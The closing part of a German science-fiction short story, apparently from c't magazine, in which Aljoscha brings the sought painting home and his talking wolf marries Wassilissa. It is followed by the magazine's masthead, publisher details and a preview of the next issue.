Sie übernachteten in der Galerie und am nächsten Morgen kam Aljoscha der Gedanke, dass er noch nie von solchem Luxus umgeben war und dass er die ganze Stadt sozusagen geerbt hatte.

Der Wolf ließ sich von ihm noch einmal erzählen, was es mit Wassilissa und dem Bild auf sich hatte, und dass sie denjenigen heiraten würde, der es ihrem Vater brachte.

Dann machten sie sich wieder auf die Suche. Es gab ein paar Räume, in denen keine Bilder hingen. Dafür lagen dort aber lange Hülsen aus Pappe in Regalen und am Boden. Aljoscha war ein Gedanke gekommen, der sich als richtig erwies: In den Hülsen befanden sich zusammengerollte Bilder. Der Vormittag war schon weit fortgeschritten, als er das gesuchte Bild endlich fand. Ausgerollt war es mannshoch und noch grober gemalt als es auf der Abbildung im Katalog ausgesehen hatte; der Künstler schien einen Spachtel statt eines Pinsels benutzt zu haben. Voller Freude rief Aljoscha den Wolf herbei, der ihm beim Zusammenrollen zuschaute.

Erstaunlicherweise schien sich auch der Wolf auf Wenikowo zu freuen, das er doch gar nicht kannte. „Können wir jetzt in dein Dorf fahren?“, fragte er.

„Ja, Wolf, das können wir!“, antwortete Aljoscha.

Beim Verlassen der Stadt fielen ihm so viele Dinge ein, die er hier noch gern tun würde. Mit einem Zug fahren, all die vielen Häuser und Paläste erkunden und in den höchsten Häusern bis ganz hinaufsteigen, um von oben hinabzuschauen.

Wehmütig blickte er zurück, als er durch die Ruinen der Vororte fuhr. Wie lange würde es noch dauern, bis die Stadt

vollends verfiel? Er wäre derjenige gewesen, der etwas dagegen hätte tun können. Das Bündel der Ausweiskarten in seiner Jacke erschien ihm wie eine schwere Last. Er war wohl der letzte Mensch, der die Verantwortung für die Stadt übernommen hatte, und er schämte sich, ohne zu wissen, vor wem eigentlich.

„Ist etwas?“, fragte der Wolf.

„Nur der Abschied von der Stadt“, sagte Aljoscha und wischte sich mit dem Ärmel über die Augen. „Auf nach Wenikowo!“

✱ ✱ ✱

Die Hochzeit fand geradewegs am Tag nach Aljoschas Rückkehr statt und sie war ein Fest, an das sich das ganze Dorf noch lange erinnerte. Dass Wassilissa schließlich doch noch heiratete, erschien allen wie ein Wunder, und ein wenig feierte man auch Aljoschas Rückkehr von seiner abenteuerlichen Reise. Am Tage darauf, als das Fest noch lange nicht zu Ende war, erwachte Aljoscha als einer der Ersten und Nüchternsten. Er hatte so schnell so viel Wodka in sich hineingeschüttet, dass er alles gleich wieder erbrochen hatte; danach hatte er nichts mehr getrunken.

Wassili Krasnow war mit der Wodkakaraffe zu ihm gekommen, hatte sich den Bart gestrichen und entschuldigend gesagt: „Ach, Aljoscha, ich hätte dir Wassilissa schon gern zur Frau gegeben, aber du hast ja erlebt, wie sie vor dem ganzen Dorf darauf bestand, dass ich mein öffentlich gegebenes Wort halten muss.“

Als Aljoscha bei der Ankunft in Wenikowo geradewegs mit dem Auto zum Haus der Krasnows gefahren war, hatte der Wolf gefragt, ob der bärtige Mann in der Tür Wassilissas Vater sei. Aljoscha hatte ja gesagt, der Wolf hatte sich die Papprolle geschnappt und war damit direkt zu Bürgermeister Krasnow gelaufen. Verwirrt hatte der ihm die Rolle aus der Schnauze genommen, das Bild ausgerollt und einen Freudenschrei ausgestoßen. Doch während er sich überschwänglich bei Aljoscha bedankt und davon gesprochen hatte, so gleich mit den Hochzeitsvorbereitungen zu beginnen, war Wassilissa ihrerseits auf die Knie gegangen, hatte den Wolf umarmt und war in Verzückung geraten, weil dieser auch noch sprechen konnte.

Als derjenige, der das Bild gebracht hatte, war nun also der Wolf der Bräutigam, und das Dorf hatte sich schnell damit abgefunden. Die heiratsfähigen Männer waren zufrieden, dass letztlich keiner von ihnen Wassilissa bekommen hatte, und die alten Leute sagten, dass es früher, als die Musik noch lauter und die Feste noch wilder waren, noch viel verrücktere Dinge gegeben habe. Nur der Pope wollte das seltsame Paar nicht kirchlich trauen, ließ sich aber wenigstens überreden, mit einem Verweis auf Gottes unerforschliche Wege seinen Segen zu geben.

Nachdem Aljoscha sich von dem vielen Wodka übergeben hatte, war ihm in seinem benommenen Zustand ein Gedanke gekommen und er hatte das fast schon vergessene Paket ausgepackt. Das experimentelle Gerät darin war ein Halsband, wie der Wolf es trug, aber beschriftet mit „Ja Scha 31“. Ein junger Hund auf Betteltour durch das Fest hatte ihn schwanzwedelnd umtanzt, doch Aljoscha hatte etwas anderes vorgehabt. Nach dem letzten Klicken des Verschlusses

waren Pieptöne und Worte durch seinen Rausch gedrungen: „Ja Scha 31 initialisiert auf Mensch, bitte warten ...“

Dann war ihm schwarz vor Augen geworden.

Nun war Aljoscha als einer der ersten wach und lief durch das Dorf, das ihm viel kleiner schien als früher. Ein zotteliger Hund kam ihm entgegen und in Aljoschas Kopf erklangen die Worte: „Hallo, ich mag dich! Spielst du mit mir?“ Aljoscha stutzte, dann erinnerte er sich und fasste an sein Halsband. Der Hund hatte nichts gesagt und das Halsband auch nicht; es schien durch Gedankenübertragung zu funktionieren. „Nein“, erwiderte er in Gedanken und fügte hinzu: „Aber ich mag dich auch.“

Er lief durch das Fest, wo Betrunkene im Freien ihren Rausch ausschließen und einige noch immer feierten. Onkel Artjom war einer von ihnen; er blinzelte ihm entgegen und lallte irgendetwas. „Mit dem Wolf kann man sich wenigstens über die Jagd unterhalten“, übersetzte das Jascha.

DER HUND HATTE NICHTS GESAGT UND
DAS HALSBAND AUCH NICHT; ES SCHIEN
DURCH GEDANKENÜBERTRAGUNG ZU
FUNKTIONIEREN.

Aljoscha ging nach Hause, wo er das Auto an eine Steckdose angeschlossen hatte. Als er an Babuschka Martinas Häuschen vorüber kam, war sie schon wach und rief aus dem Fenster: „Guten Morgen, Aljoscha! Im Garten gibt es wieder zu tun.“ Und: „Dummer Junge, lässt sich selbst von einem Wolf noch übertölpeln!“

Vor seinem Elternhaus saß eine Schar Vögel in einem Baum und stritt sich zwitschernd, wer von ihnen der Schönste sei. Aljoscha dachte laut „Katze!“ und die Vögel stoben schreiend auf. Oleg kam die Straße entlang und versuchte ihn sofort wieder zu trösten.

„Guten Morgen, Aljoscha! Weißt du, ich glaube, du wärst mit Wassilissa ohnehin nicht glücklich geworden.“ Das Jascha ergänzte: „Ach, Aljoscha, du bist selbst als Held noch ein Verlierer!“

„Ja, ich weiß.“ Er sagte es als Antwort auf beides und er wusste, was er zu tun hatte. Mit dem Stromnetz und den wichtigen technischen Dingen in Wenikowo kannte sich auch Oleg aus; er würde ihn ersetzen können.

Und so packte Aljoscha zusammen, was ihm wichtig war, verabschiedete sich von Oleg und von seinen Verwandten und fuhr hinaus aus Wenikowo, hin zu der großen Stadt, die ihn brauchte und mit deren Bewohnern er jetzt reden konnte. Einen seiner neuen Ausweise hatte er hinter der Frontscheibe angebracht, als Glücksbringer und Erinnerung daran, dass er von nun an nicht mehr Aljoscha war, sondern Maxim Maximowitsch Kammerer, der die Stadt am Leben halten würde.

(psz@ct.de) 

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Anzeige

Impressum

Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de, E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe: „Desinfect 2018“: Dennis Schirmmacher (des@ct.de), „Smarte Türschlösser im Test“: Stefan Porteck (spo@ct.de)

Chefredakteur: Dr. Jürgen Rink (jr@ct.de) (verantwortlich für den Textteil)

Stellv. Chefredakteure: Achim Barczok (acb@ct.de), Axel Kossel (ad@ct.de), Jürgen Kuri (jk@ct.de), Georg Schnurer (gs@ct.de)

Textredaktion & Qualitätssicherung: Oliver Lau (ola@ct.de), Ingo T. Storm (it@ct.de)

Ressort Software & Internet

Leitende Redakteure: Dorothee Wiegand (dwi@ct.de), Jo Bager (jo@ct.de)

Redaktion: Holger Bleich (hob@ct.de), Dieter Brors (db@ct.de), Arne Grävemeyer (agr@ct.de), André Kramer (akr@ct.de), Lea Lang (llel@ct.de), Anke Poimann (apoi@ct.de), Peter Schmitz (ps@ct.de), Dr. Hans-Peter Schüller (hps@ct.de), Andrea Trinkwalder (atr@ct.de)

Ressort Systeme & Sicherheit

Leitende Redakteure: Peter Siering (ps@ct.de), Jürgen Schmidt (ju@ct.de)

Redaktion: Mirko Dölle (mid@ct.de), Liane M. Dubowy (lmd@ct.de), Ronald Eikenberg (rei@ct.de), Thorsten Leemhuis (thl@ct.de), Jan Mahn (jam@ct.de), Pina Merkert (pmk@ct.de), Dennis Schirmmacher (des@ct.de), Hajo Schulz (hos@ct.de), Merlin Schumacher (mls@ct.de), Jan Schüßler (jss@ct.de), Axel Vahldiek (avx@ct.de), Olivia von Westernhagen (ovw@ct.de)

Ressort Hardware

Leitende Redakteure: Christof Windeck (ciw@ct.de), Ulrike Kuhlmann (uk@ct.de), Dušan Živadinović (dz@ct.de)

Redaktion: Ernst Ahlers (ea@ct.de), Tim Gerber (tig@ct.de), Christian Hirsch (chh@ct.de), Benjamin Kraft (bkr@ct.de), Lutz Labs (ll@ct.de), Andrijan Möcker (amo@ct.de), Florian Müssig (mue@ct.de), Rudolf Opitz (rop@ct.de), Carsten Spille (csp@ct.de)

Ressort Mobiles, Entertainment & Gadgets

Leitende Redakteure: Jörg Wirtgen (jow@ct.de), Jan-Keno Janssen (jkj@ct.de)

Redaktion: Julius Beineke (jube@ct.de), Hannes A. Czerulla (hcz@ct.de), Hartmut Gieselmann (hag@ct.de), Sven Hansen (sha@ct.de), Ulrich Hilgefort (uh@ct.de), Nico Jurrán (nij@ct.de), Michael Link (mil@ct.de), Urs Mansmann (uma@ct.de), Stefan Porteck (spo@ct.de), Alexander Spier (asp@ct.de)

heise online

Chefredakteur: Dr. Volker Zota (vza@ct.de)

Stellv. Chefredakteur: Jürgen Kuri (jk@ct.de)

Leitender Redakteur: Martin Fischer (mfi@ct.de)

Redaktion: Kristina Beer (kbe@ct.de), Daniel Berger (dbe@ct.de), Volker Briegleb (vbr@ct.de), Oliver Bünte (olb@ct.de), Daniel Herbig (dahe@ct.de), Martin Holland (mho@ct.de), Axel Kannenberg (axk@ct.de), Bernd Mewes (bme@ct.de), Martin Reche (mre@ct.de), Fabian A. Scherschel (fab@ct.de), Andreas Wilkens (anw@ct.de), Tilman Wittenhorst (tiw@ct.de)

Korrespondent USA (heise online): Daniel AJ Sokolov (ds@ct.de)

c't online: Ulrike Kuhlmann (Ltg., uk@ct.de)

Koordination News-Teil: Hartmut Gieselmann (hag@ct.de)

Koordination Social Media: Martin Fischer (mfi@ct.de), Dr. Volker Zota (vza@ct.de)

Koordination Heftproduktion: Martin Triadan (mat@ct.de)

Redaktionsassistent: Susanne Cölle (suc@ct.de), Christopher Tränkmann (cht@ct.de)

Software-Entwicklung: Kai Wasserbäch (kaw@ct.de)

Technische Assistenz: Ralf Schneider (Ltg., rs@ct.de), Hans-Jürgen Berndt (hjb@ct.de), Denis Fröhlich (dfr@ct.de), Christoph Hoppe (cho@ct.de), Stefan Labuska (sla@ct.de), Arne Mertins (ame@ct.de), Jens Nohl (jno@ct.de), Wolfram Tege (te@ct.de)

Dokumentation: Thomas Masur (tm@ct.de)

Verlagsbüro München: Hans-Pinsel-Str. 10, 85540 Haar,
Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Ständige Mitarbeiter: Leo Becker (lbe@ct.de), Detlef Borchers, Herbert Braun (heb@ct.de), Tobias Engler, Monika Erment, Stefan Krempel, Ben Schwan (bsc@ct.de), Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Nicole Judith Hoehne (Ltg.), Ben Dietrich Berlin, Martina Fredrich, Jürgen Gonnermann, Birgit Graff, Angela Hilberg, Astrid Seifert, Dieter Wahner, Dirk Wollschläger, Brigitta Zurhieden

Art Direction: Nicole Judith Hoehne (Leitung & Weiterentwicklung)

Junior Art Director: Martina Bruns

Fotografie: Andreas Wodrich, Melissa Ramson

Videoproduktion: Johannes Maurer

Digitale Produktion: Melanie Becker, Joana Hollasch

Illustrationen

Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover, **Schlagseite:** Ritsch & Renn, Wien, **3D-Illustrationen und Titelbild:** tsamedien, Düsseldorf, **c't-Logo:** Gerold Kalter, Rheine
c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter <https://ct.de/pgp>. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE <pgpCA@ct.heise.de>

A3B5 24C2 01A0 D0F2 35E5 5D1F 2BAE 3CF6 DAFF B000

Key-ID: B3B2A12C

ct magazine CERTIFICATE <pgpCA@ct.heise.de>

19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

heise Investigativ: Über diesen sicheren Briefkasten können Sie uns anonym informieren.

Anonymer Briefkasten: <https://heise.de/investigativ>
via Tor: sq4lecqyx4izcpkp.onion

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schröder

Mitglieder der Geschäftsleitung: Beate Gerold, Jörg Mühle

Verlagsleiter: Dr. Alfons Schröder

Anzeigenleitung: Michael Hanke (-167)

(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 35 vom 1. Januar 2018.

Anzeigen-Auslandsvertretung (Asien): Media Gate Group Co., Ltd.,
7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan,
www.mediagate.com.tw

Tel.: +886-2-2882-5577, Fax: +886-2-2882-6000,

E-Mail: mei@mediagate.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

DVD-ROM-Herstellung: Klaus Ditzel (Ltg.), Nicole Tiemann

Druck: Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4,
BIC: POFIGHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

VU Verlagsunion KG

Meßberg 1

20086 Hamburg

Tel.: 040/3019 1800, Fax: 040/3019 145 1800

E-Mail: info@verlagsunion.de

c't erscheint 14-tätiglich

Einzelpreis 4,90 €; Österreich 5,40 €; Schweiz 7,10 CHF; Dänemark 54,00 DKK;
Belgien, Luxemburg 5,70 €; Niederlande 5,90 €, Italien, Spanien 6,20 €

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten:

Inland 116,10 €, Österreich 125,55 €, Europa 135,00 €, restl. Ausland 162,00 €

(Schweiz 164,70 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende

(nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 83,70 €,

Österreich 90,45 €, Europa 102,60 €, restl. Ausland 129,60 € (Schweiz 135,00 CHF).

c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und

iOS) kosten pro Jahr 18,90 € (Schweiz 22,95 CHF) Aufpreis. Ermäßigtes Abonnement für

Mitglieder von AUGÉ, bdv e.V., BvDW e.V., /ch/open, GI, GUUG, ISACA Germany Chapter

e.V., JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland

87,75 €, Österreich 91,80 €, Europa 106,65 €, restl. Ausland 133,65 € (Schweiz 121,50 CHF).

Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Medien GmbH & Co. KG

Leserservice

Postfach 24 69

49014 Osnabrück

E-Mail: leserservice@ct.de

Telefon: 05 41/8 00 09-120

Fax: 05 41/8 00 09-122

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo)

oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.


Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden.

Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2018 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA ACTA 

Vorschau 13/2018

Ab 9. Juni 2018 am Kiosk und auf ct.de



Schnelle SSDs mit PCIe-Schnittstelle

Für einen Büro-PC sind SATA-SSDs schnell genug. Doch bei Datenbanken oder dem Umgang mit großen Datenmengen können PCIe-SSDs die Arbeit spürbar beschleunigen. Wir haben einige aktuelle Modelle auf den Prüfstand gebeten und schauen, wo ihre Vorteile liegen.



Smarte Lautsprecher

Lautsprecher mit integriertem Sprachassistenten gibt es nicht nur von Amazon, Apple und Google. Die Produkte von Sonos, Sony, UE und anderen heben sich mit spannenden Zusatzfunktionen oder verbesserter Klangqualität von Echo, Google Home und HomePod ab. Wir testen die wichtigsten Smart-Speaker auf Sound und Grips.

Außerdem:

Linux erfindet sich neu

In der Linux-Welt reifen gerade größere Neuerungen heran, die an den Grundfesten von Debian, Ubuntu & Co. rütteln – darunter eine frische Firewall-Technik und neue Distributionsansätze. Was einigen alten Hasen sauer aufstößt, ist mehr als überfällig: Linux wird dadurch besser, auch für den Desktop.

Fotos vom Bildschirm

Für gelegentliche Fotos vom Windows-Bildschirm gibt es das eingebaute Snipping Tool. Wer professionelle Dokumentationen, schicke Tutorials oder anschauliche Bedienungsanleitungen fertigen möchte, greift besser zum spezialisierten Screenshot-Tool. Manches gute Werkzeug ist sogar kostenlos zu haben.

Schnelle Anschlüsse für zu Hause

Breitbandanschlüsse werden immer schneller. Mit VDSL sind vielerorts schon 100 MBit/s drin, mit dem TV-Kabel 400 MBit/s. Wer so viel Tempo will, sollte die Angebote kritisch vergleichen; im Kleingedruckten steckt so manche Fußangel.

Noch mehr Heise-Know-how:



ix 6/2018 jetzt im Handel und auf heise-shop.de



Technology Review 6/2018 jetzt im Handel und auf heise-shop.de



c't special Umstieg auf Linux ab 28. Mai im Handel und auf heise-shop.de